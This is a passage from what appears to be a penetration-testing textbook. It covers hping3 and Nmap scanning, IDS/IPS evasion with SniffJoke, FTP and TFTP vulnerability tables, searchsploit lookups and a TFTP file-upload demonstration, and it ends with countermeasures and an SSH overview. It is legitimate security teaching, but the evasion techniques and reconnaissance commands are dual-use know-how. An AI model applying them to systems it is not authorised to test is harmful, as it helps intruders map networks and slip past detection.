ip=10.3.0.1 ttl=128 id=18873 sport=80 flags=SA seq=2 win=64240 rtt=3.6 ms
```

[25] http://www.hping.org/documentation.php

[26] http://phrack.org/issues/49/15.html

The IP ID values returned are sequential, and the flags received are SYN/ACK, meaning the port is open. A closed port sends packets with RA flags (RST/ACK) set, as follows:

```
root@kali:~# hping3 -c 3 -S -p 81 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ip=10.3.0.1 ttl=128 id=19822 sport=81 flags=RA seq=0 win=64240 rtt=3.9 ms
ip=10.3.0.1 ttl=128 id=19823 sport=81 flags=RA seq=1 win=64240 rtt=1.8 ms
ip=10.3.0.1 ttl=128 id=19824 sport=81 flags=RA seq=2 win=64240 rtt=1.9 ms
```

Next, we find that TCP port 23 is blocked by an ACL:

```
root@kali:~# hping3 -c 3 -S -p 23 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ICMP unreachable type 13 from 192.168.0.254
ICMP unreachable type 13 from 192.168.0.254
ICMP unreachable type 13 from 192.168.0.254
```

And finally, our probe to TCP port 3306 is dropped in transit:

```
root@kali:~# hping3 -c 3 -S -p 3306 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
```

## Revealing Internal IP Addresses

Misconfigured routers, firewalls, and network devices sometimes respond to network probes by sending packets from non-public RFC 1918 source addresses. Example 6-10 demonstrates *tcpdump* used during scanning to identify packets with private addresses.

*Example 6-10. Passively identifying RFC 1918 addresses*

Pay attention to results when scanning from within a local area network using NAT, as RFC 1918 addresses within your own environment may affect the results. For the best results online, execute scanning from a host that is able to route IP traffic directly to and from the Internet (i.e. not behind a firewall or router performing NAT).

# Vulnerability Scanning with NSE

Within Nmap, NSE provides support for a number of tests against particular protocols and applications, as listed in http://nmap.org/nsedoc/. Nmap scripts fall into different categories, as listed in Table 6-5.

*Table 6-5. NSE script categories*

| Category | Notes |
|---|---|
| auth | These scripts perform authentication bypass and anonymous querying of services. Brute-force password grinding scripts aren't included in this category |
| broadcast | Use LAN broadcasting to identify hosts |
| brute | Brute-force password grinding scripts that are run against exposed network services support authentication |
| default | Default NSE scripts; run using the -sC or -A flags. This category |

| Category | Notes |
|---|---|
| | includes intrusive scripts and so should only be run with permission |
| `discovery` | Active discovery of information from the target environment, through querying open sources and performing specific information gathering tests against exposed network services |
| `dos` | Denial of service scripts that may impact availability |
| `exploit` | Scripts that aim to exploit particular vulnerabilities |
| `external` | Scripts that send data to a third party API or resource (i.e. WHOIS) |
| `fuzzer` | A category containing scripts that send randomized data to services |
| `intrusive` | These scripts may induce a crash, impact availability, or create content |
| `malware` | Identify malware using network indicators |
| `safe` | Scripts that aren't designed to crash services or impact performance |
| `vuln` | Scripts that flag particular vulnerabilities |

Example 6-11 shows the default NSE scripts executed (via `-sC`) against three particular services (DNS, IMAP, and MySQL) running on 192.168.10.10.

*Example 6-11. Running default NSE scripts within Nmap*

```
root@kali:~# nmap -Pn -n -sS -sC -p53,143,3306 192.168.10.10

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-27 04:52 UTC
Nmap scan report for 192.168.10.10
Host is up (0.11s latency).
PORT     STATE SERVICE
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.8.2rc1-RedHat-9.8.2-0.23.rc1.el6_5.1
143/tcp  open  imap
|_imap-capabilities: LOGIN-REFERRALS capabilities ENABLE post-login STARTTLS Pre-
login LITERAL+ IMAP4rev1 NAMESPACE OK ID AUTH=PLAIN SASL-IR listed IDLE have more
AUTH=LOGINA0001
3306/tcp open  mysql
| mysql-info:
|   Protocol: 53
|   Version: .5.40-36.1
|   Thread ID: 12772034
|   Capabilities flags: 65535
|   Some Capabilities: Speaks41ProtocolNew, ODBCClient, Support41Auth,
LongPassword, Speaks41ProtocolOld, LongColumnFlag, SupportsTransactions,
InteractiveClient, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, FoundRows,
IgnoreSigpipes, SwitchToSSLAfterHandshake, ConnectWithDatabase,
DontAllowDatabaseTableColumn, SupportsCompression
|   Status: Autocommit
|_  Salt: d{]@e[zu\LJk^sJUOjIn
```

Particular scripts are executed using `--script` to define categories or scripts themselves (along with command line arguments passed using `--script-args`). The `--script-help` argument allows you to review individual scripts, as demonstrated in Example 6-12 (showing AFP scripts within the discovery category).

*Example 6-12. Listing NSE scripts from the command line*

```
root@kali:~# nmap --script-help "*afp* and discovery"

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-27 05:00 UTC

afp-ls
Categories: discovery safe
http://nmap.org/nsedoc/scripts/afp-ls.html
  Attempts to get useful information about files from AFP volumes.
  The output is intended to resemble the output of <code>ls</code>.

afp-serverinfo
Categories: default discovery safe
http://nmap.org/nsedoc/scripts/afp-serverinfo.html
  Shows AFP server information. This information includes the server's
  hostname, IPv4 and IPv6 addresses, and hardware type (for example
  <code>Macmini</code> or <code>MacBookPro</code>).

afp-showmount
Categories: discovery safe
http://nmap.org/nsedoc/scripts/afp-showmount.html
  Shows AFP shares and ACLs.
```

# Bulk Vulnerability Scanning

NSE functionality is somewhat limited when testing large heterogeneous environments. Security professionals often rely on feature-rich commercially supported tools to perform deep automated assessment of IP networks. Four popular scanning utilities are as follows:

- Nessus (http://www.tenable.com/products/nessus)
- OpenVAS (http://www.openvas.org)
- Qualys (https://www.qualys.com)
- Rapid7 Nexpose (http://www.rapid7.com/products/nexpose/)

OpenVAS is free to use and included within Kali Linux. Official documentation is light, however tutorials online[27][28] detail the setup and use of the scanner (i.e. generation of certificates, user setup, starting the network services, and configuring scan settings).

These tools perform operations from host discovery to port scanning and exposed service assessment over both IPv4 and IPv6. The nature and operation of bulk scanning utilities introduces two challenges however:

- Default host discovery and scanning policies introduce gaps in coverage
- Output often contains false positives and data that has no practical bearing

For the best coverage, I recommend using both Nmap (used to perform initial network scanning, and bulk testing via NSE) and scanning utilities running in a comprehensive mode (scanning 65536 ports, common UDP services, and so on). Most importantly,

[27] http://alexandreborgesbrazil.files.wordpress.com/2013/10/quicksectip21.pdf

[28] https://www.youtube.com/watch?v=0b4SVyP0IqI

comparing output from the two processes will allow you to identify any problems with scanning configuration and host discovery settings.

With regard to the signal-to-noise ratio in bulk scanning output, I recommend exporting the material in CSV or XML format and parsing it. For example, Qualys and other tools provide CVSS[29] scores for each reported issue, allowing you to disregard findings that have low impact (i.e. a score of 3.9 or lower).

# IDS and IDP Evasion

Security-conscious organizations use IDS and IDP technologies to passively monitor and actively block suspicious network traffic. At OSI layers 3 and 4, two particular tactics can be adopted to disrupt and avoid detection:

- Inserting data that is parsed by the sensor and disregarded by the destination host
- Fragmenting packets so they are disregard by the sensor but later reassembled

The SniffJoke[30][31] utility found within Kali Linux supports these approaches through the use of plugins to define the way in which egress traffic is manipulated. Depending on network configuration and the operating system of the destination host, different tactics may be adopted.

Consider Example 6-11. The destination host is 8 hops away from the source, and an IDS sensor is deployed on the wire between hops 5 and 6. By sending packets with a reduced TTL that expires before the destination, an adversary can insert data into the network flow (from the perspective of the sensor). A second technique is to send material to the destination that is disregarded, but parsed by the sensor (or vice-versa)—often achieved through fragmentation and segment overlapping. The underlying problem is that the sensor does not have enough information to correctly perform network flow reassembly.




*Figure 6-11. An IDS sensor and destination host*

## Data Insertion and Scrambling

In most cases, it is important to maintain the network session with the legitimate destination host (i.e. an HTTP session where you request material from an application). Data can be inserted to evade the passive network sensor and maintain the state using two approaches:

- Inserting packets with a TTL that reach the sensor, but not the destination
- Inserting packets that reach the destination and are disregarded

[29] http://www.first.org/cvss

[30] http://www.chmag.in/article/aug2011/sniffjoke-%E2%80%93-defeating-interception-framework

[31] http://www.slideshare.net/diocanaglia/sniffjoke-04

Within SniffJoke, data manipulation and insertion attacks are known as *hacks* and *scrambles*, and implemented as plugins as detailed within the project documentation[32].

Examples of hacks include inserting a fake payload (causing the sensor to parse session data that is not processed by the destination), providing false sequencing information (causing the sensor to lose state and parse erroneous data), and injection of fake signaling information (via insertion of FIN, RST, or SYN packets that are disregarded by the destination, but cause the sensor to believe the session has ended or a new one established).

Egress packets can be malformed and fragmented in a number of ways—the trick is to adopt an approach where packets are processed by the sensor and disregarded by the destination host, or vice-versa. Many of these approaches depend on the IP stack implementation of the sensor and destination host (i.e. identifying a mismatch and abusing it for gain). Scrambling tactics adopted by SniffJoke focus on generating packets that are disregarded by the destination host, as follows:

Setting bad checksums of packets

> Sensors in high-throughput environments often do not calculate packet checksums for performance reasons. If this is the case, malicious content is parsed by the sensor but disregarded upon receipt by the destination host.

Use of uncommon IP and TCP options

> A sensor may disregard packets with certain flags and options set within the IP and TCP headers, while the destination host accepts the packet upon receipt.

One important topic that is not highlighted within the SniffJoke documentation is that of IP packet fragmentation and segment overlapping. The utility supports fragmentation and overlapping, and these tactics can be used to evade and bypass IDS and IDP systems (as fragmented packets may be reassembled differently by the sensor than by the destination host). Wikipedia contains low-level technical details of this family of flaws and their exploitation[33].

## Configuring and Running SniffJoke

First use *sniffjoke-autotest* to create a series of local configuration files. The utility evaluates the impact of different evasion methods via HTTP to a web server running a PHP script (*pe.php*). The script's contents are as follows, and found online[34] within the SniffJoke GitHub repository.

```
<?php
  if(isset($_POST['sparedata'])) {
    for($x = 0; $x < strlen($_POST['sparedata']); $x++)
    {
      if( is_numeric($_POST['sparedata'][$x]) )
        continue;
      echo "bad value in $x offset";
```

[32] https://github.com/vecna/sniffjoke/blob/master/doc/tcp-hacks-and-scrambling.txt

[33] http://en.wikipedia.org/wiki/IP_fragmentation_attack

[34] https://github.com/vecna/sniffjoke/tree/master/conf/sjA

```
      exit;
    }
    echo $_POST['sparedata'];
  }
?>
```

Upon placing the script on a remote web server (ideally a neighboring system within the same subnet as systems you are seeking to test), run *sniffjoke-autotest*, as follows:

```
root@kali:~# sniffjoke-autotest -l home -d /usr/var/sniffjoke/ -s
http://www.example.org/pe.php -a 192.168.0.10
```

In this case, the utility creates a configuration (known as a *location*) with the label *home*, upon sending requests to http://www.example.org/pe.php (with a server IP of 192.168.0.10) with different evasion methods. Note: if you are running Kali Linux within a virtualized environment, the *sniffjoke-autotest* utility may cause the network driver to completely fail (requiring a restart). Once executed, the */usr/var/sniffjoke/home/* directory structure should contain a number of configuration files, as listed in Table 6-X.

*Table 6-6. SniffJoke configuration files for a given location*

| Filename | Description |
|---|---|
| *ipblacklist.conf* | Contains destination IP addresses to be ignored |
| *iptcp-options.conf* | Contains the working IP and TCP option combinations |
| *ipwhitelist.conf* | Lists the destination IP addresses to be covered by SniffJoke |
| *plugins-enabled.conf* | Lists the working plugins and scrambling combinations |
| *port-aggressivity.conf* | Defines how often packets are injected to particular streams |
| *sniffjoke-service.conf* | Configuration file for the SniffJoke service |

Edit the configuration files to define the IP addresses and network services within scope for evasion. Once you are satisfied with the configuration, run SniffJoke using the particular location label (*home* in this case):

```
root@kali:~# sniffjoke --location home
```

The program runs in the background and replaces the default gateway so that all packets are routed through it for manipulation. Once running, the *sniffjokectl* utility is used to interact with the service interface. Usage of the utility is as follows:

```
Usage: sniffjokectl [OPTIONS] [COMMANDS]
 --address <ip>[:port]  specify administration IP address [default: 127.0.0.1:8844]
 --version         show sniffjoke version
 --timeout         set milliseconds timeout when contacting SniffJoke service
[default: 500]
 --help            show this help

when sniffjoke is running, you should send commands with a command line argument:
 start        start sniffjoke hijacking/injection
 stop         pause sniffjoke
 quit         quit sniffjoke
 saveconf     dump configuration file
 stat         get statistics about sniffjoke configuration and network
 info         get statistics about sniffjoke active sessions
 ttlmap       show the mapped hop count for destination
 showport     show the running port-aggressivity configuration
```

```
| debug        [0-5] change the log debug level
```

# Network Scanning Recap

Automated and manual testing methods help you to map the target environment and identify exposed network services. Here is a list of effective network scanning techniques and their applications:

Initial network scanning

: Nmap is used to identify accessible hosts, and then perform comprehensive scanning of all TCP and SCTP ports, and common UDP ports. The `-A` flag may also be used to perform OS and network service fingerprinting.

Low-level IP assessment

: Automatically sample TCP sequence, IP ID, and TCP timestamp values using Nmap with the `-O` flag. Network filtering policies and low-level configuration may also be reverse investigated using Firewalk and Hping3 to craft probe packets with particular flags.

Vulnerability scanning with Nmap

: NSE provides support for the testing of specific applications and protocols (including Citrix, DNS, Hadoop, HTTP, MongoDB, Microsoft SQL Server, Oracle, and SNMP). While these tests are by no means exhaustive, they often bear fruit and provide useful information.

Bulk vulnerability scanning

: Tools including Nessus, OpenVAS, Qualys, and Rapid7 Nexpose are used to perform broad assessment in-line with PCI DSS and other requirements. Vulnerability scanners often produce large datasets, which contain false positives. As such, these tools should be leveraged to provide a base level of coverage, and you should use Nmap output to crosscheck and validate the results.

IDS and IDP evasion

: Through fragmenting and injecting packets using SniffJoke, it is possible to evade network security mechanisms including IDS and IDP.

# Network Scanning Countermeasures

What follows is a checklist of countermeasures to use when considering technical modifications to networks and filtering devices to reduce the effectiveness of network scanning and probing undertaken by attackers:

- Filter inbound ICMP messages at your network edge to prevent ping sweeping.
- Filter outbound ICMP unreachable (type 3) messages at border routers and firewalls to prevent port scanning and reverse engineering of your ACLs.
- Assess the way that your network devices handle fragmented IP packets by using SniffJoke when performing scanning and probing exercises. Large volumes of injected and malformed data may exhaust IDS and IDP sensors, for example.

- Investigate using reverse proxy servers and NAT in your environment if you require a high level of security. Such a mechanism will not forward fragmented or malformed packets onto target destinations.
- Ensure that software running on critical network devices (core switches, edge routers, and firewalls) is patched up-to-date. This is particularly important when mitigating denial of service and known availability issues.
- Review logging and auditing configuration of your network devices to ensure that automated vulnerability scans and large volumes of malicious data (e.g. fragmented using SniffJoke) do not result in denial of service through logging infrastructure being overwhelmed.
- Be aware of your own network configuration and its publicly accessible ports by launching TCP and UDP port scans along with ICMP probes against your own IP address space. It is surprising how many large companies still don’t undertake even simple port scanning exercises.

# 7

# Assessing Common Network Services

This chapter covers testing of services including FTP, SSH, Telnet, DNS, NTP, SNMP, LDAP, and Kerberos. Vulnerability scanners undertake many tests against popular services, and in this chapter I detail manual investigative approaches that should be adopted to qualify vulnerabilities. Manual assessment is critical for three reasons:

- To both qualify and disregard the output of automated tools
- To clarify the low-level configuration of the environment
- To fill any gaps in coverage

The default TCP and UDP ports of the services covered in this chapter are listed in Table 7-1. The final column denotes whether THC Hydra[1] (executed using *hydra* from the Kali Linux command line) supports brute-force password grinding of the protocol. Individual RPC services listen on dynamic high ports, and alternative ports may be used by remote maintenance services including SSH, FTP, and SFTP.

*Table 7-1. The services detailed in this chapter*

| Port | Protocol | | Name | Description | Hydra |
|---|---|---|---|---|---|
| | TCP | UDP | | | |
| 21 | X | | ftp | File transfer protocol | X |
| 22 | X | | ssh | Secure shell service | X |
| 23 | X | | telnet | Telnet service | X |
| 53 | X | X | domain | DNS service | |
| 69 | | X | tftp | Trivial file transfer protocol | |

[1] https://www.thc.org/thc-hydra/

| Port | Protocol | | Name | Description | Hydra |
|---|---|---|---|---|---|
| | TCP | UDP | | | |
| 88 | X | X | kerberos | Kerberos authentication service | |
| 111 | X | X | sunrpc | Unix RPC port mapper | |
| 115 | X | | sftp | Secure FTP (an SSH subsystem) | |
| 123 | | X | ntp | Network time protocol | |
| 161 | | X | snmp | Simple network management protocol | X |
| 389 | X | X | ldap | Lightweight directory access protocol | X |
| 464 | X | X | kpasswd | Kerberos password service | |
| 636 | X | | ldaps | Lightweight directory access protocol (TLS) | X |
| 749 | X | X | kerberos-adm | MIT Kerberos administration service | |
| 990 | X | | ftps | File transfer protocol (TLS) | X |
| 3268 | X | | globalcat | Microsoft Global Catalog LDAP | X |
| 3269 | X | | globalcats | Microsoft Global Catalog LDAP (TLS) | X |
| 5353 | | X | zeroconf | Multicast DNS service | |
| 5900 | X | | vnc | Virtual network computing service | X |

# FTP

FTP services provide remote access to files, usually for maintenance of web applications. Servers use two ports to function: TCP port 21, the inbound server control port which processes FTP commands from the client, and TCP port 20, the outbound data port used to send data from the server to the client. File transfers are orchestrated over the control port (21), where commands including `PORT` are issued to initiate a data transfer using the outbound data port. RFC 959 describes FTP in detail, including supported commands and modes of operation.

> TLS may also be used to either wrap FTP (i.e. FTPS), or provide transport security via the `STARTTLS` command. Known vulnerabilities within TLS implementations are detailed in Chapter 12.

FTP services are vulnerable to the following classes of attack:

- Brute-force password grinding
- Anonymous browsing and exploitation of software flaws
- Authenticated exploitation of vulnerabilities (requiring certain privileges)

## Fingerprinting FTP Services

Nmap performs network service and underlying OS fingerprinting via the `-A` flag, as demonstrated in Example 7-1. This flag invokes the *ftp-anon* NSE script (among others),

which will test for anonymous access, and return the FTP directory structure upon authenticating. In this case, Nmap reports that the server is running vsftpd 2.0.8 or later.

*Example 7-1. FTP service fingerprinting using Nmap*

```
root@kali:~# nmap -Pn -sS -A -p21 130.59.10.36

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-02 08:13 UTC
Nmap scan report for 130.59.10.36
Host is up (0.042s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| lrwxrwxrwx    1 ftp      ftp             8 Jun 26  2013 README -> .message
| drwxr-xr-x    3 ftp      ftp             4 May 24  2013 doc
| -rw-rw-r--    1 ftp      ftp      80531673 Nov 02 05:59 ls-lR.gz
| drwxr-xr-x    2 ftp      ftp            75 May 16 13:30 mirror
| drwxr-xr-x    4 ftp      ftp             4 Jul 24 07:18 pool
| drwxrwxr-x    3 ftp      ftp             7 Jan 31  2013 pub
| drwxrwxr-x   10 ftp      ftp            11 Mar 21  2004 software
| lrwxrwxrwx    1 ftp      ftp            13 Jun 26  2013 ubuntu -> mirror/ubuntu
|_lrwxrwxrwx    1 ftp      ftp            21 Jun 26  2013 ubuntu-cdimage ->
mirror/ubuntu-cdimage
Device type: general purpose
Running: Linux 2.4.X
```

If you obtain valid credentials via brute-force password grinding or other means, it is particularly important to log into FTP services and evaluate privileges. Some FTP service flaws are exploited only through crafting malicious file structures server-side, and so the ability to create content is often important.

## Known FTP Vulnerabilities

Popular FTP software packages include the Microsoft IIS FTP Server, ProFTPD, and Pure-FTPd. Vulnerabilities within each are listed in Tables 7-2 through 7-4. Other packages also contain known flaws, so it is important to query NIST NVD[2] upon fingerprinting exposed FTP services.

*Table 7-2. Microsoft IIS FTP Server vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2010-3972 | 23/12/2010 | IIS 7.0 and 7.5 FTP service heap overflow[3] |
| CVE-2009-3023 | 31/08/2009 | IIS 5.0 and 6.0 FTP service `NLIST` overflow resulting in arbitrary code execution via an authenticated session[4] |

*Table 7-3. ProFTPD vulnerabilities*

[2] https://web.nvd.nist.gov/view/vuln/search

[3] http://www.rapid7.com/db/modules/auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof

[4] http://www.rapid7.com/db/modules/exploit/windows/ftp/ms09_053_ftpd_nlst

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-6271 | 24/09/2014 | ProFTPD `USER` command vector for the GNU bash *shellshock* vulnerability[5] |
| CVE-2011-4130 | 06/12/2011 | Use-after-free in ProFTPD 1.3.3f allows authenticated attackers to execute code |
| CVE-2010-4652 | 01/02/2011 | ProFTPD 1.3.3c *mod_sql* remote unauthenticated overflow via SQL injection or similar vector[6] |
| CVE-2010-4221 | 09/11/2010 | ProFTPD 1.3.3b remote unauthenticated overflow via `TELNET_IAC` escape sequence[7] |
| CVE-2010-3867 | 09/11/2010 | Directory traversal bugs within ProFTPD 1.3.3b |
| CVE-2009-0919 | 16/03/2009 | Default ProFTPD credentials (username *nobody* with a password of *lampp* or *xampp*) set during XAMPP installation |
| CVE-2009-0542<br>CVE-2009-0543 | 12/02/2009 | ProFTPD 1.3.2rc2 authentication bypass via SQL |

*Table 7-4. Pure-FTPd vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2011-0418 | 24/05/2011 | Pure-FTPd 1.0.31 `STAT` command denial of service |
| CVE-2011-1575 | 23/05/2011 | Pure-FTPd 1.0.29 `STARTTLS` injection flaw |
| CVE-2011-0988 | 18/04/2011 | Novell OES[8] local privilege escalation via Pure-FTPd 1.0.22 |
| CVE-2011-3171 | 04/11/2011 | Novell OES local arbitrary file overwrite via Pure-FTPd 1.0.22 |

To evaluate the presence of publicly available exploit scripts, use the *searchsploit* utility within Kali Linux, as demonstrated by Example 7-2 when searching for Microsoft IIS FTP exploits.

*Example 7-2. Using searchsploit within Kali Linux to identify exploit scripts*

```
root@kali:~# searchsploit iis ftp
---------------------------------------------- ---------------------------
Description                                  |  Path
---------------------------------------------- ---------------------------
Microsoft IIS 5.0/6.0 FTP Server Remote Stack Overf | /windows/remote/9541.pl
Microsoft IIS 5.0 FTP Server Remote Stack Overflow  | /windows/remote/9559.pl
Microsoft IIS 5.0/6.0 FTP Server (Stack Exhaustion) | /windows/dos/9587.txt
Windows 7 IIS7.5 FTPSVC UNAUTH'D Remote DoS PoC     | /windows/dos/15803.py
```

[5] Nessus plugin ID 77986

[6] http://phrack.org/issues/67/7.html

[7] http://www.rapid7.com/db/modules/exploit/linux/ftp/proftp_telnet_iac

[8] https://www.novell.com/products/openenterpriseserver/

```
Microsoft IIS FTP Server NLST Response Overflow     | /windows/remote/16740.rb
Microsoft IIS FTP Server <= 7.0 - Stack Exhaustion  | /windows/dos/17476.rb
Microsoft IIS 4.0/5.0 FTP Denial of Service Vulnera | /windows/dos/20846.pl
---------------------------------------------------- --------------------------
```

# TFTP

TFTP listens on UDP port 69 and requires no authentication—clients read from, and write to servers using a datagram format outlined in RFC 1350. Due to deficiencies within the TFTP protocol (i.e. lack of authentication and no transport security), it is uncommon to find servers on the public Internet. Within large internal networks however, TFTP is often used to serve configuration files and ROM images to VoIP handsets and other devices.

TFTP servers are exploited via the following attack classes:

- Obtaining material from the server, such as configuration files containing secrets
- Bypassing controls to overwrite data on the server (e.g. replacing a ROM image)
- Executing code via an overflow or memory corruption flaw

The *tftp* utility within Kali Linux may be used to manually connect to TFTP servers and perform read (*get*) and write (*put*) operations. The protocol provides no means of listing directory contents, and so precise filenames must be known or obtained via brute-force.

The Nmap *tftp-enum*[9] script performs read operations using an in-built dictionary of filenames (*/usr/share/nmap/nselib/data/tftplist.txt* within Kali Linux) which in-turn may reveal useful content. Example 7-3 demonstrates the script run against an available server, and the *tftp* client used to retrieve the *sip.cfg* file.

*Example 7-3. TFTP brute-force and file recovery*

```
root@kali:~# nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250

Starting Nmap 6.46 ( http://nmap.org ) at 2014-11-14 13:01 UTC
Nmap scan report for 192.168.10.250
PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
| tftp-enum:
|   sip.cfg
|   syncinfo.xml
|   SEPDefault.cnf
|   SIPDefault.cnf
|_  XMLDefault.cnf.xml

root@kali:~# tftp 192.168.10.250
tftp> get sip.cfg
Received 1738 bytes in 0.6 seconds
tftp> quit
root@kali:~# head -5 sip.cfg
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
```

[9] http://nmap.org/nsedoc/scripts/tftp-enum.html

```
<!-- Generated sip-basic.cfg Configuration File -->
<polycomConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="polycomConfig.xsd">
  <msg>
    <msg.mwi msg.mwi.1.callBackMode="registration"
msg.mwi.2.callBackMode="registration"></msg.mwi>
```

Many TFTP server configurations permit arbitrary file uploads, as shown:

```
root@kali:~# echo testing > test.txt
root@kali:~# tftp 192.168.10.250
tftp> put test.txt
Sent 9 bytes in 0.3 seconds
tftp> get test.txt
Received 9 bytes in 0.1 seconds
```

## Known TFTP Vulnerabilities

Table 7-5 lists known defects within TFTP server packages. For the sake of brevity, I list remotely exploitable issues dating back to January 2009. Some of these flaws have associated Metasploit modules (as per the footnotes), however many do not. A TFTP scanner capable of crafting and sending the various UDP datagrams would be very useful when testing large enterprise environments.

*Table 7-5. TFTP server flaws*

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2011-4821 | 20/06/2014 | D-Link DIR-601 home router (firmware 1.02NA) allows remote attackers to read arbitrary files |
| CVE-2013-0689 | 03/10/2013 | Multiple Emerson Process Management devices allow attackers to upload files and execute arbitrary code |
| CVE-2013-0145 | 20/05/2013 | Serva32 2.1.0 TFTP read request overflow |
| CVE-2011-5217 | 25/10/2012 | Directory traversal in the Hitachi JP1 PXE TFTP service allows remote attackers to read arbitrary files |
| CVE-2012-6664 | 04/08/2012 | Distinct TFTP 3.10 code execution via writable directory traversal[10] |
| CVE-2011-2199 | 22/07/2012 | Overflow in *tftpd-hpa* before 5.1 allows remote attackers to execute arbitrary code |
| CVE-2012-6663 | 19/01/2012 | General Electric D20 password recovery via TFTP[11] |
| CVE-2011-1853<br>CVE-2011-1852<br>CVE-2011-1851<br>CVE-2011-1849 | 13/05/2011 | Multiple remote code execution bugs in the TFTP server within HP Intelligent Management Center 5.0 |

[10] http://www.rapid7.com/db/modules/exploit/windows/tftp/distinct_tftp_traversal

[11] http://www.rapid7.com/db/modules/auxiliary/gather/d20pass

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2011-0376 | 25/02/2011 | Cisco TelePresence 1.6.1 and prior allows remote attackers to obtain sensitive information via TFTP |
| CVE-2010-4323 | 18/02/2011 | Novell ZENworks Configuration Manager 11.0 and earlier allows remote attackers to execute arbitrary code via a long TFTP request |
| CVE-2011-4722 | 12/02/2011 | Ipswitch TFTP Server 1.0.0.24 directory traversal[12] |
| CVE-2009-1161 | 21/05/2009 | TFTP directory traversal in multiple Cisco products |
| CVE-2009-1730 | 20/05/2009 | Directory traversal in NetDecision TFTP Server 4.2[13] |

# SSH

SSH services provide encrypted access to systems including embedded devices and Unix-based hosts. Three subsystems that are commonly exposed to users are as follows:

- *Secure shell* (SSH), providing local access via a command shell
- *Secure copy* (SCP), allowing users to send and retrieve files
- *Secure FTP* (SFTP), providing a feature-rich file transfer mechanism

SSH and SCP run over the same port (by default, TCP port 22), and SFTP is a separate service that is usually run on TCP port 115. SSH also supports tunneling and forwarding of network connections, and so can be used as a VPN to access other resources.

The SSH protocol works in a similar way to TLS, as follows:

- Diffie-Hellman is used to establish an mutual secret
- A pseudorandom function (e.g. SHA-1 or SHA-256) is used by both the client and server to derive three pairs of keys from the mutual secret (one for each party):
  - Two initialization vector (IV) values
  - Two encryption keys
  - Two signing keys
- The server sends its public key to the client, along with a random signed value
- The client verifies the signature of the random value (authenticating the server)
- Client authentication is then undertaken by the server
- Once authenticated, *channels* are established to provide access to resources

Figure 7-1 demonstrates the three layers: transport[14], authentication[15], and connection[16].

[12] http://www.rapid7.com/db/modules/auxiliary/scanner/tftp/ipswitch_whatsupgold_tftp

[13] http://www.rapid7.com/db/modules/exploit/windows/tftp/netdecision_tftp_traversal

[14] RFC 4253

[15] RFC 4252

[16] RFC 4254





*Figure 7-1. SSH 2.0 architecture*

SSH services are vulnerable to the following classes of attack:

- Brute-force password grinding
